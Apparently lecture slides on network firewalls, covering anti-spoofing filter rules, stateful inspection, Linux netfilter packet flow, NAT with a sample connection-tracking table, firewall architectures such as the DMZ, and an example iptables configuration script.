- Generally, firewall is not an ultimate solution
- Problems should not be solved at the firewall. It's just a second line of defense.

Example: Detection of IP address spoofing

- source IP address in IP packets is not authenticated, spoofing is very easy
- countermeasures:
 - ingress filtering can drop all packets where source IP address is an internal address

src = <internal IP range>, dst = any, prot = any, dir = inbound → DROP

- egress filtering can drop all packets where destination IP address is an internal address

src = any, dst = <internal IP range>, prot = any, dir = outbound → DROP

src != <internal IP range>, dst = any, prot = any, dir = outbound → DROP

(some internal host may be compromised and used to spoof IP addresses)

- There are places where these filtering rules are impractical: (e.g. where people do not really know what they do 😊)

Dynamic/stateful packet filters

SPI(stateful packet inspection)


- motivation
 - if we want to allow internal hosts to use external services, we should make sure that the responses from those external servers are let in
 - in case of a stateless packet-filter, we allow more than that
src = <internal IP range>, sport = any, dst = any, dport = any, prot = tcp → ALLOW
src = any, sport = any, dst = <internal IP range>, dport = any, prot = tcp, ACK = 1 → ALLOW
- dynamic packet filters keep track of the existing connections, and an incoming packet is let in only if it can be associated with an already existing connection (based on the addresses and port numbers)
 - connection table is checked first
 - then comes the matching with the static rules
 - new connection is inserted in the connection table after a successful 3-way TCP handshake (... check Netfilter “established” state match...)
 - and removed after the FIN exchange

Why are dynamic packet filters better?


- Static firewalls can achieve almost all of the tricks of the dynamic (stateful) packet filters
- However, It is important to have information about individual connections and their state
- With the additional information some spoofing attacks might be less probable
- Less push on the sysadmins on the rules: Easier to configure
- Makes it possible to handle with special protocols (e.g. FTP has a control channel, then it opens a data TCP connection for file transfer / file listing -> easy job in stateful filters)

(Real-life example to be told here)

Packet processing in linux netfilter – basic schematics



For a more detailed processing chart, check the next slide.



NETWORK CARD

PREROUTING

raw






connection tracking

mangle

destination NAT (*)

QoS ingress

Table legend

| | |
|--|---------------------|
|  | filter |
|  | raw |
|  | connection tracking |
|  | NAT (IPv4 only!) |
|  | mangle |

NETWORK CARD

non-tunneled

tunneled
(ipip, gre,
sit, ipsec)



QoS egress

POSTROUTING

source NAT (*)

mangle

- http://hydra.geht.net/tino/howto/linux/net/netfilter/packet_flow10.png



(*) for ipv6 tunneled over ipv4, the nat table is traversed only when the first packet of the tunnel goes through.

And packets going through the "lo" interface don't traverse the PREROUTING destination NAT box.

(**) The real story is that packets are routed before OUTPUT, but they are rerouted here if the destination changes.


by

xkr47@outerspace.dyndns.org
 deepstar@ulyssis.org
 diegows@xtech.com.ar

31.10.2002
 (last updated 9.07.2008)


Network address translation

- a firewall is an ideal place for network address translation (NAT)
- we use NAT
 - to hide internal addresses
 - because available address range is too small to accommodate all our hosts
- address ranges for NAT (internal addresses, defined in RFC – not routable to internet, only used in internal network)
 - 10.*.*.*
 - 172.16.0.0 – 172.31.255.255
 - 192.168.*.*



Example: `cat /proc/net/ip_conntrack table /` how NAT looks like in the real-life world

- ...
- tcp 6 206480 ESTABLISHED src=10.105.1.220 dst=211.26.30.140 sport=53322 dport=55555 packets=1 bytes=1500 [UNREPLIED] src=211.26.30.140 dst=152.66.249.31 sport=55555 dport=14132 packets=0 bytes=0 mark=0 secmark=0 use=2
- tcp 6 68 TIME_WAIT src=10.105.1.55 dst=115.228.75.111 sport=60441 dport=25 packets=74 bytes=91016 src=115.228.75.111 dst=10.105.1.55 sport=25 dport=60441 packets=43 bytes=2084 [ASSURED] mark=0 secmark=0 use=2
- **udp 17 85 src=10.105.67.67 dst=115.228.45.111 sport=50332 dport=1194 packets=75 bytes=6495 src=115.228.45.111 dst=152.66.249.31 sport=1194 dport=50332 packets=73 bytes=7653 [ASSURED] mark=0 secmark=0 use=2**
- tcp 6 110775 ESTABLISHED src=123.193.76.116 dst=152.66.249.135 sport=1690 dport=80 packets=2 bytes=88 src=152.66.249.135 dst=123.193.76.116 sport=80 dport=1690 packets=1 bytes=48 [ASSURED] mark=0 secmark=0 use=2
- ...



Other functions of a firewall

- Authentication (encrypted)
- Virtual Private Networking (VPN)
- Virus scanning – fighting malware
- Content filtering – (almost the same) filtering bad URLs (etc. games, porn)
- And the list continues...

Example – checkpoint blades – functions of a firewall

- **Security Gateway Software Blades**
- [Firewall](#) - World's most proven firewall secures more than 200 applications, protocols and services featuring the most adaptive and intelligent inspection technology.
- [IPsec VPN](#) - Secure connectivity for offices and end users via sophisticated but easy to manage Site-to-Site VPN and flexible remote access.
- [IPS](#) - The highest performing integrated IPS solution with the industry's best threat coverage
- [Web Security](#) - Advanced protection for the entire Web environment featuring the strongest protection against buffer-overflow attacks.
- [URL Filtering](#) - Best-of-breed Web filtering covering more than 20 million URLs protects users and enterprises by restricting access to dangerous Web sites.
- [Antivirus & Anti-Malware](#) - Leading antivirus protection including heuristic virus analysis stops viruses, worms and other malware at the gateway
- [Anti-Spam & Email Security](#) - Multi-dimensional protection for the messaging infrastructure stops spam, protects servers and eliminates attacks through email.
- [Advanced Networking](#) - Adds dynamic routing, multicast support and Quality of Service (QOS) to security gateways.
- [Acceleration & Clustering](#) - Patented SecureXL and ClusterXL technologies provide wire speed packet inspection, high availability and load sharing.
- [Voice over IP](#) - Advanced connectivity and security features for VoIP deployments, featuring enhanced Rate Limiting protections, Far end NAT and inspection of SIP TLS.

Checkpoint blades 2.

- **Security Management Software Blades**
- [Network Policy Management](#) - Comprehensive network security policy management for Check Point gateways and blades via SmartDashboard, a single, unified console
- [Endpoint Policy Management](#) - Centrally deploy, manage, monitor and enforce security policy for all endpoint devices across any sized organization.
- [Logging & Status](#) - Comprehensive information in the form of logs and a complete visual picture of changes to gateways, tunnels, remove users and security activities
- [Monitoring](#) - A complete view of network and security performance, enabling fast response to changes in traffic patterns and security events.
- [Management Portal](#) - Extends a browser-based view of security policies to outside groups such as support staff while maintaining central policy control
- [User Directory](#) - Enables Check Point gateways to leverage LDAP-based user information stores, eliminating the risks associated with manually maintaining and synchronizing redundant data stores.
- [IPS Event Analysis](#) - Complete IPS event management system providing situational visibility, easy to use forensic tools, and reporting.
- [SmartProvisioning](#) - Provides centralized administration and provisioning of Check Point security devices via a single management console.
- [SmartWorkflow](#) - Provides a formal process of policy change management that helps administrators reduce errors and enhance compliance.
- [Reporting](#) - Turns vast amounts of security and network data into graphical, easy-to-understand reports.
- [Event Correlation](#) - Centralized, real-time security event correlation and management for Check Point and third-party devices.


- a firewall architecture uses combinations of different devices to create an “architecture” for firewall defense
- usually used in larger networks
 - multiple firewalls
 - different strengths to complement each other
 - architecture can be configured in different ways
- These topologies are the basics, a common language, a philosophy, not too much more.

→ screened host firewalls

→ dual-homed screened host


→ demilitarized zone (DMZ)

Screened host firewall




- screening router acts as a packet filter
- bastion host acts as an application proxy (or circuit level gateway)
- packet filter ensures that all incoming/outgoing traffic of the monitored applications (e.g., HTTP) is sent to/from the bastion host
- a potential weakness is the lack of physical separation between the internal hosts and the packet filter
 - e.g., corrupted internal host can spoof IP address of the bastion host

Dual-homed screened host



- this architecture ensures complete physical separation


DMZ architecture / DeMilitarized Zone



- most common and secure topology
- only front-end servers are placed in the DMZ
- all hosts and back-end systems should be in the internal network

Limitations of firewalls

- firewalls may have software vulnerabilities, they may be hacked and penetrated
- even if correct, firewalls do not solve all security problems
→ one may have a false sense of security
- firewalls cannot protect against attacks that don't go through the firewall
 - data flow through CD, USB key [-> See Stuxnet]
- firewalls alone are not very efficient against new viruses and other forms of malware
- firewalls cannot protect against insider attackers and social engineering



Linux netfilter (iptables) example

```
iptables -F #flush the previous settings
iptables -F -t nat #the same on nat tables
echo "default Policy:"
iptables -P INPUT ACCEPT # accept all
```

```
/sbin/iptables -I INPUT -j ACCEPT -s 152.66.249.139 -v #allow all input from this host
```

```
/sbin/iptables -A INPUT -j ACCEPT -p tcp -v --dport ftp
/sbin/iptables -A INPUT -j ACCEPT -p tcp -v --dport ftp-data
/sbin/iptables -A INPUT -j ACCEPT -p tcp -d 0/0 -v --dport 22 #ssh
/sbin/iptables -A INPUT -j ACCEPT -p tcp -d 0/0 -v --dport 53 #DNS-tcp
/sbin/iptables -A INPUT -j ACCEPT -p udp -d 0/0 -v --dport 53 #DNS-UDP
```

```
/sbin/iptables -A INPUT -j ACCEPT -p tcp -d 152.66.249.135/32 -v --dport 80
#allow web – but just for our 152.66.249.135 address (if multiple addresses present)
```

```
/sbin/iptables -A INPUT -j ACCEPT -p tcp -d 0/0 -v --dport 25 #smtp
/sbin/iptables -A INPUT -j ACCEPT -p tcp -d 0/0 -v --dport 110 #pop3
/sbin/iptables -A INPUT -j ACCEPT -p tcp -d 0/0 -v --dport 143 #imap
/sbin/iptables -A INPUT -j ACCEPT -p tcp -s 152.66.249.128/27 -i eth0 -v --dport 3128 #allow web proxy connections from the inner subnet and
avoid spoofing by locking to interface "-i eth0"
```

```
/sbin/iptables -A INPUT -j LOG -p tcp -v --dport 12345 #note: unneeded -d 0/0 omitted here
/sbin/iptables -A INPUT -j LOG -p tcp -d 0/0 -v --dport 3128 --log-prefix "proxy" #log all other squid proxy connection trials and mark them in the
logfile
/sbin/iptables -A INPUT -j LOG -p tcp -i eth0 --dport 1:1000 #log low-port connections
/sbin/iptables -A INPUT -j REJECT -p tcp -d 0/0 -v --dport 12345 #drop as above
/sbin/iptables -A INPUT -j DROP -p tcp -d 0/0 -v --dport 3128 #drop the above marked proxy connections
/sbin/iptables -A INPUT -j DROP -p tcp -d 0/0 -v --dport 3306 #drop mysql
/sbin/iptables -A INPUT -j DROP -p tcp -d 0/0 -v --dport 5432 #drop postgresql
/sbin/iptables -A INPUT -j DROP -p tcp -d 0/0 -v --dport 1521 #drop oracle connections
/sbin/iptables -A INPUT -j DROP -p tcp --dport 1:1000 #drop all other ports below tcp port 1000
/sbin/iptables -A INPUT -j DROP -p udp --dport 1:1000 #drop all udp, too
#ICMP, ESP, GRE is not dropped at this point
```

Listing the actual tables

- The actual filtering rules can be queried from the kernel
- Helpful for debugging firewall rules/network problems
